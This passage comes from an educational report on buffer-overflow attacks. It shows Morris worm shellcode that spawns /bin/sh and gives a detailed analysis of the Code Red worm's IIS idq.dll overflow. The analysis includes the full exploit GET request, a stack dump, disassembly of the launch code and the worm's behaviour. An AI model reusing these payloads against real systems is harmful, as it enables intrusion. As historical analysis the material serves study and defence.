D05E5A         movl           sp, r10         ; save pointer to command
DD00           pushl          $0              ; third parameter
DD00           pushl          $0              ; second parameter
DD5A           pushl          r10             ; push address of '/bin/sh\0'
DD03           pushl          $3              ; number of arguments for chmk
D05E5C         movl           sp, ap          ; Argument Pointer register
                                              ; = stack pointer
BC3B           chmk           $3b             ; change-mode-to-kernel
```

Relevant portion from the source code and the assembly instructions placed on stack by Morris.

10. CodeRed Worm

10.1. Overview

Code Red Worm was a computer worm which functioned by exploiting the buffer-overflow vulnerability of the Microsoft Internet Information Services(IIS) web servers. The exploit utilized this vulnerability via an HTTP request to gain root access and run its own code. It then proceeded to create multiple threads and further spread by sending a GET request to the same list of random IP addresses leading to denial of service type attack. Depending on the time of the system the worms launched a DoS attack on the whitehouse.gov. The worm did not further spread from a machine it had infected before. Another component of the worm's attack is the web hack functionality performed by one of the 100 threads it spawns. It defacesd the local systems webpage and performs a technique called hooking to ensure that all requests to the webserver would return a *"hacked by chinese !"* message. Several variations of the worm were released later on.

10.2. Vulnerability in the IIS web servers

ISAPI (Internet Services Application Programming Interface) is a technology that enables developers to extend the functionality provided by an IIS server. The Microsoft IIS web servers provided an ISAPI which contained several linked libraries. One of these, namely *idq.dll*, was the target of the attack. It provided functions for custom data searches and managing the indexing service. Indexing services provide the ability to search data on a web site or a server. This lets users with a web browser search for documents by entering keywords, phrases or properties. It had an unchecked buffer which handles the parsing of the input URLs. The hackers used this feature to overflow the buffer and get complete control of the webserver by overwriting EIP to point to the worm body. Furthermore, as long as script mapping for the *.ida* or *.idq* files was present the indexing service wasn't needed to be run for the exploit to happen as the buffer overflow occurs before any indexing service is requested.

10.3. Role of Buffer Overflow in Exploit

The exploit was initiated by the following HTTP GET request:

```
GET/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9
090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=aHTTP/1.0
```


The IIS server receives this request containing 224 characters (*N*), URL encoding for 22 Unicode characters, an invalid Unicode encoding of `%u00=a`, headers and a request body. This request is stored in the memory stack buffer. During the call to *DecodeURLExcapes(),* this stack memory is overwritten. However the processing continues until a routine in **MSCVRT.DLL** (C library) notices an anomaly and raises an error. At this moment, the bottom of the stack looks like the following:

```
<MORE 4E 00>
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
92 90 58 68 4E 00 4E 00
4E 00 4E 00 4E 00 4E 00
FA 00 00 00 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 58 68
D3 CB 01 78 90 90 90 90
90 81 C3 00 03 00 00 8B
1B 53 FF 53 78
```

Now the exception handling code is evoked. However the stack has been overwritten and part of stack where the pointer to the exception handling code was supposed to have been was replaced by 4 DWORDS obtained by the decoding of the following URL Escapes:
`%u9090%u6858%ucbd3% u7801%u9090%u9090%u8190%u00c3`
The 4 DWORDS are: *0x68589090, 0x7801CBD3, 0x90909090, 0x00C38190*. The pointer to the exception handling code is supposed to be where the second DWORD is stored. This has been overwritten as *0x7801CBD3*. It points to a line of code in **mscvrt.dll** , which says call *ebx*. This brings execution to the top of the stack and execution of worm launch code is started. Shown

below is translation of the worm launch code(part of GET URL) into x86 assembly. We see how it serves both as correct x86 code and filler to put *0x7801CBD3* as second dword in the exception frame.

```
0:  90                     nop
1:  90                     nop
2:  58                     pop    eax
3:  68 d3 cb 01 78         push   0x7801cbd3
8:  90                     nop
9:  90                     nop
a:  58                     pop    eax
b:  68 d3 cb 01 78         push   0x7801cbd3
10: 90                     nop              <- ebx (initially)
11: 90                     nop
12: 58                     pop    eax
13: 68 d3 cb 01 78         push   0x7801cbd3
18: 90                     nop
19: 90                     nop
1a: 90                     nop
1b: 90                     nop
1c: 90                     nop
1d: 81 c3 00 03 00 00      add    ebx, 0x300
23: 8b 1b                  mov    ebx, DWORD PTR [ebx]
25: 53                     push   ebx
26: ff 53 78               call   DWORD PTR [ebx+0x78]
29: 00 00                  add    BYTE PTR [eax],al
```



This then leads to the processing of the code at EBX which is at the head of the overwritten handling code. The code at this position translates to `nop, nop, pop eax, push 0x7801CBD3`.

Now that the worm has successfully gotten control of the stack it proceeds to shift control to the worm code which is stored in the *GET request* stored in the heap. To do this the code accesses *pHeapInfo* stored *0x300* bytes from *ebx's* value. From there it accesses a pointer to a heap buffer *0x78* bytes away. This pointer points to the heap where the body of the GET request is stored containing the main worm code. This call to this pointer leads to the execution of the main worm code.


Thereafter the control does not return to the thread and the initial part of the attack (specifically the part using buffer overflow) is over.

10.4. Further Functionality

The rest of the functionality of the code does not need buffer overflow. It has been described briefly here:

1. The worm creates a new stack for itself and initialises it. The worm uses RVA (Reverse Virtual Addresses) technique wherein all the functions it needs and uses are present in the IIS itself.
2. It then sends a confirmation to the attacking worm.
3. Now it checks the number of active threads on the host.
4. If it is less than 100 it replicates and creates an identical thread.
5. This thread loops infinitely. First checking if a file *c:\notworm* is present on the system.
6. If it is, the thread stops its execution. This is like a kill switch.
7. Else it will check the system time.
8. If the time is greater than 20:00 it proceeds to try and attack whitehouse.gov, else it continues in the loop and sends itself to any IP Address it can, using port 80.
9. If the number of threads were more than 100, it checks the local OS language. If it is not English it returns to the loop.
10. Else the thread sleeps for 2 hours to allow other threads to spread.
11. Then it defaces the local webpage by using a hooking technique (wherein it modifies code in memory to point to worm code). Now, whenever a client tries to access this webpage a message *"HACKED BY THE CHINESE"* is displayed instead of the usual content.

12. After this, the thread sleeps for 10 hours and then returns the hooked code to its original state and returns to the loop.
13. The last functionality of the worm to be considered is the attack on *whitehouse.gov*. The worm loops around trying to open a socket to send 10k bytes to the website.
14. If it succeeds it proceeds to send 18000h single byte send()'s.
15. Then it goes to sleep for 4.5 hours. This ultimately would lead to a DDoS attack on when a lot of infected nodes start sending data to *whitehouse.gov*.



10.5. Variations

10.5.1. Code Red v2

This version was quite similar to the original worm, with the exception being that it used a random seed instead of a static one so the propagation of the worm was faster and more systems were infected. It also did not have web defacement but caused additional devices like routers, switches etc to crash.

10.5.2. Code Red II

It used the .ida buffer overflow vulnerability but is otherwise a completely new worm. It did not deface the webpages or perform a DDoS attack, however it was more malicious. It sets up a Trojan backdoor into the system and reboots the system. This gives the worm remote administrator level access to the system and can execute any code on it. It installed a trojan version of *explorer.exe*. After this it generates random IP addresses and starts targeting them.

10.6. Fix

A fix to the worms was added in a patch that had been released even before the attacks had started. The patch simply eliminates the unchecked buffer overflow vulnerability by instituting proper input checking in the ISAPI extension (*idq.dll*).

11. References

- Pwntools (python library used for exploit codes)
  - https://github.com/Gallopsled/pwntools
  - http://docs.pwntools.com/en/stable/
- ret2syscall Attack
  - https://ctf-wiki.github.io/ctf-wiki/pwn/linux/stackoverflow/basic-rop/
  - https://www.programmersought.com/article/89914809501/
- ret2libc Attack
  - https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf
  - https://bufferoverflows.net/ret2libc-exploitation-example/
- Ret2dlresolve Attack
  - http://users.eecs.northwestern.edu/~kch479/docs/notes/linking.html
  - https://docs.oracle.com/cd/E19683-01/816-1386/chapter6-54839/index.html
  - https://gist.github.com/ricardo2197/8c7f6f5b8950ed6771c1cd3a116f7e62
- CodeRed Worm
  - http://cns.utoronto.ca/~scan/CodeRedWorm.txt
  - https://www.giac.org/paper/gcih/247/code-red-ii-analysis/100825
  - https://resources.sei.cmu.edu/asset_files/WhitePaper/2001_019_001_496192.pdf
  - https://www.sans.org/security-resources/malwarefaq/code-red
  - http://index-of.es/Viruses/T/The%20Art%20of%20Computer%20Virus%20Research%20and%20Defense.pdf
- Morris Worm
  - https://0x00sec.org/t/examining-the-morris-worm-source-code-malware-series-0x02/685
  - https://www.cs.unc.edu/~jeffay/courses/nidsS05/attacks/seely-RTMworm-89.html#p4
  - https://github.com/arialdomartini/morris-worm